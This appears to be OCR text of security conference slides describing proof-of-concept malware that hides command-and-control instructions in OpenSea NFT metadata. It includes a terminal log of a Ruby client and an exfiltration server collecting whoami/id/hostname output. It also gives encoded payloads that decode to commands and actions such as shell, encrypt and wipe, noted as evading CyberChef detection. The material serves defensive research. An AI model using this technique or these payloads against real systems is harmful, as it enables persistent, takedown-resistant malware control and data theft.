


# MFT:
# MALICIOUS FUNGIBLE TOKENS

Mauro Eldritch @ **Quetzal Team**

# WHOAMI

**Special Guest: Cybelle Olivera**

- Cyber Intelligence Masters (University of Murcia, Spain)
- Gossip Girl of Malwareland (aka cyber threat intelligence researcher)
- Casa Hacker Director
- Brazilian Charming Kitten




# WHOAMI

**Mauro Eldritch**

- Uruguayan/Argentinian Hacker.
- Speaker: DEF CON (x10), EC-COUNCIL Hacker Halted (x2), DevFest Siberia & others (40+).

**Bitso Quetzal Team**

- First Web3 Threats Research Team in LATAM.
- Focused on APTs and State-Sponsored Threats.
- **Bitso.com**




# INTRO


In this talk we'll experiment with using NFTs as *immortal* C2 servers.

We won't damage anything/anyone.

I won't sell you any NFTs. I'm here to unleash chaos for free.

This talk is the spiritual successor of "*Everything is a C2... if you're brave enough*" (**DEF CON 29 Adversary Village**)





**Leopoldo**
Guest (Threat) Actor


## 01
## NFTS, C2 SERVERS & GOLDEN RETRIEVERS

Introduction


## 02
## MALICIOUS FUNGIBLE TOKENS

In the internet nobody knows you are a dog...

# NFTS, C2 SERVERS & GOLDEN RETRIEVERS



# NFTS





## NON FUNGIBLE TOKENS

- ERC-721 (2017) & ERC-1155 (2018).

- On-Chain:
  - All information is stored on the blockchain.
  - Higher gas fees.
  - Permanent.

- Off-Chain:
  - Basic information (contract) is stored on the blockchain.
  - Metadata is stored elsewhere, sometimes decentralized.
  - Lower gas fees.
  - *Resilient*, but not permanent.

# C2 SERVERS





## COMMAND & CONTROL SERVERS

- Infrastructure used to relay instructions to malicious software.

- Limited durability:
  - Banned by their own providers (VPS, Registrar, etc).
  - Blacklisted by SOCs and security providers.
  - Messed with / taken down by Hunters.

# IMMORTAL C2 SERVERS





## A MALICIOUS SHOWER THOUGHT


- Blockchain backed assets are *permanent*. Can't be banned, just *flagged*.
- NFTs are blockchain backed assets.
- NFTs can store extra information:
  - Image
  - Name
  - Description
  - Traits
- So what if instead of minting ugly monkeys, punks or pixels... we mint a malicious golden retrievers army?

# OPENSEA NFTS

## OPENSEA

Most popular NFTs market.
Probably whitelisted by most Web3 companies. All traffic would hit OpenSea's API.








## OFF-CHAIN

NFTs are partially stored on-chain.
Metadata is stored on *decentralized* filesystems.

## DECENTRALIZED METADATA


Arweave [ar://]
Interplanetary File System (IPFS) [ipfs://]
FileCoin






## FILE PROCESSING

Images are converted to AVIF format.
Original files are still stored in a decentralized way.





# ON-CHAIN VS OFF-CHAIN


## WHY NOT GO FULLY ON-CHAIN?

- The easy route.
- Very similar to another discovery called “Etherhiding” (Guardio Labs).
- ClearFake campaign: abusing BSC Binance Smart Chain to deploy code associated with Redline, Lumma and Amadey stealers.

# MALICIOUS FUNGIBLE TOKENS



# MALICIOUS FUNGIBLE TOKENS




## CHAOS COOKBOOK

- Malicious tokens with C2 instructions.
- Custom malware.
- Custom exfiltration server.

# SUSPECTS LINEUP

4 items



Initial Access Barker
Malicious Fungible Tokens



Ransom Retriever
Malicious Fungible Tokens




Treat Actor
Malicious Fungible Tokens




Golden Locker
Malicious Fungible Tokens

# OUR MALWARE


~/P/mFT
→ ruby mFT.rb -l "0x942773F094f0C170AB8835e28f9B0b0b223e043A"
04/04/24 - 2:54 PM
mFT - Client v0.01 - Mauro Eldritch
NFTs for 0x942773F094f0C170AB8835e28f9B0b0b223e043A:
Blockchain: ethereum.
| Name | Collection | Description | Contract
| Initial Access Barker | malicious-fungible-tokens | Welcome to ... | 0xd838b011c90643
| Ransom Retriever | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643
| Treat Actor | malicious-fungible-tokens | r13|nKOsLJE... | 0xd838b011c90643
| Golden Locker | malicious-fungible-tokens | b64|aXBfYWR... | 0xd838b011c90643
~/Projects/mFT · (main ±)
ruby Exfil.rb ~/P/mFT
mFT - Web3 C2 Server v0.01 - Mauro Eldritch
[2024-04-04 16:42:33] INFO WEBrick 1.8.1
[2024-04-04 16:42:33] INFO ruby 3.1.4 (2023-03-30) [arm64-darwin23]
== Sinatra (v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-04 16:42:33] INFO WEBrick::HTTPServer#start: pid=28682 port=4444
New exfil from 127.0.0.1
[*] whoami: mauroeldritch
[*] id: uid=501(mauroeldritch) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)
[*] hostname: Ephedra.local
04/04/24 - 2:54 PM
[ID] Hostname: Ephedra.local.
[ID] IP Address: 192.168.1.3.
[*] Attempting exfiltration to http://localhost:4444/...
127.0.0.1 - - [04/Apr/2024:16:43:50 -0300] "POST / HTTP/1.1" 200 - 0.0008
127.0.0.1 - - [04/Apr/2024:16:43:50 -03] "POST / HTTP/1.1" 200 0
- -> /


# TESTING COMMON FIELDS



## TREAT ACTOR

- Description field: ***r13l****nKOsLJExpzImpm1bqUEjBv8ioT9wLJkbo3A0Bw D0AQDiWzAiMTH9q2uiLJ1cB2yxWzSwqTyioaZ9nJDfMKuznJj=*
- Encoding: Base64 + ROT13
- Decoded: **ip_address**=http://localhost:4444/ **&code**=whoami;id **&actions**=id,exfil
- Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).


# TESTING COMMON FIELDS



## GOLDEN LOCKER

- Description field: ***b64l****aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1pO2lkO2hvc3RuYW1lJmFjdG1vbnM9aWQsZXhmaWwsc2hlbGwsZW5jcnlwdCx3aXBl*
- Encoding: Base64
- Decoded: **ip_address**=http://localhost:4444/ **&code**=whoami;id;hostname **&actions**=id,exfil,shell,encrypt,wipe
- Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).


# ABUSING COMMON FIELDS




# ABUSING COMMON FIELDS



